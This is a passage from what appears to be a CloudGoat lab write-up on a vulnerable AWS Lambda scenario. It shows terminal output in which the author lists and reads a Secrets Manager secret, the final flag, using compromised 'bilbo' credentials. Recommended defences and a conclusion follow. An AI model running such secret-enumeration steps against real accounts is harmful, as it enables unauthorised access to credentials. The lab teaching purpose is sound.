
```
kali@kali: ~/aws/cloudgoat
File Actions Edit View Help
"ExecutedVersion": "$LATEST"
}
(kali@kali)-[~/aws/cloudgoat]
$ nano payload.json
(kali@kali)-[~/aws/cloudgoat]
$ aws --profile bilbo --region us-east-1 secretsmanager list-secrets
{
  "SecretList": [
    {
      "ARN": "arn:aws:secretsmanager:us-east-1:654654282781:secret:vulnerable_lambda_cgidcbnh76q99y-final_flag-94F0x7",
      "Name": "vulnerable_lambda_cgidcbnh76q99y-final_flag",
      "LastChangedDate": "2024-07-14T08:12:28.866000-04:00",
      "LastAccessedDate": "2024-07-13T20:00:00-04:00",
      "Tags": [
        {
          "Key": "Name",
          "Value": "cg-vulnerable_lambda_cgidcbnh76q99y"
        },
        {
          "Key": "Scenario",
          "Value": "vulnerable-lambda"
        },
        {
          "Key": "Stack",
          "Value": "CloudGoat"
        }
      ],
      "SecretVersionsToStages": {
        "terraform-20240714121228123300000002": [
          "AWSCURRENT"
        ]
      },
      "CreateDate": "2024-07-14T08:12:26.038000-04:00"
    }
  ]
}
```

## b) Retrieving a Specific Secret's Value:

Here, I accessed the value of a specific secret identified by its ARN using Bilbo's credentials.

```
(kali㉿kali)-[~/aws/cloudgoat]
$ aws --profile bilbo --region us-east-1 secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:us-east-1:654654282781:secret:vulnerable_lambda_cgidcbnh76q99y-final_flag-94F0x7
{
  "ARN": "arn:aws:secretsmanager:us-east-1:654654282781:secret:vulnerable_lambda_cgidcbnh76q99y-final_flag-94F0x7",
  "Name": "vulnerable_lambda_cgidcbnh76q99y-final_flag",
  "VersionId": "terraform-20240714121228123300000002",
  "SecretString": "cg-secret-846237-284529",
  "VersionStages": [
    "AWSCURRENT"
  ],
  "CreateDate": "2024-07-14T08:12:28.862000-04:00"
}

(kali㉿kali)-[~/aws/cloudgoat]
$
```



## Security Strategy to Minimize Risks

To fortify the security posture of AWS Lambda functions and mitigate identified risks, the following strategies are recommended:

1. **Implement Least Privilege Principle:** Limit permissions granted to Lambda functions and associated roles strictly to what is necessary for their intended functionality. Avoid assigning overly permissive roles, such as administrative privileges, unless explicitly required.
2. **Input Validation and Sanitization:** Implement rigorous input validation mechanisms within Lambda function code. Ensure that all input parameters, especially those sourced externally or user-provided, undergo thorough validation to prevent injection attacks like SQL injection.
3. **Continuous Security Audits and Monitoring:** Regularly audit Lambda function configurations, permissions, and associated AWS resources. Utilize AWS CloudTrail and AWS Config to monitor for unauthorized access attempts, policy modifications, and unusual behaviours.
4. **Implementing AWS Secrets Manager for Secure Secrets Management:** Utilize AWS Secrets Manager to securely store and manage sensitive data such as API keys, database credentials, and other secrets accessed by Lambda functions. Ensure secrets are rotated regularly and access is granted on a need-to-know basis.

5. **Regular Security Patching and Updates:** Stay current with AWS service updates, patches, and Lambda function runtime upgrades. Timely apply security patches to mitigate vulnerabilities identified in AWS services and Lambda function runtimes.

## **Conclusion**

In conclusion, this report has highlighted critical vulnerabilities within AWS Lambda functions, particularly concerning administrative privilege escalation and injection vulnerabilities. By implementing the outlined security strategies—enforcing least privilege, enhancing input validation, leveraging AWS Secrets Manager, and maintaining vigilance through audits and monitoring—we can significantly mitigate these risks. Proactive security measures are essential to safeguarding AWS Lambda environments against emerging threats and ensuring the integrity and confidentiality of sensitive data.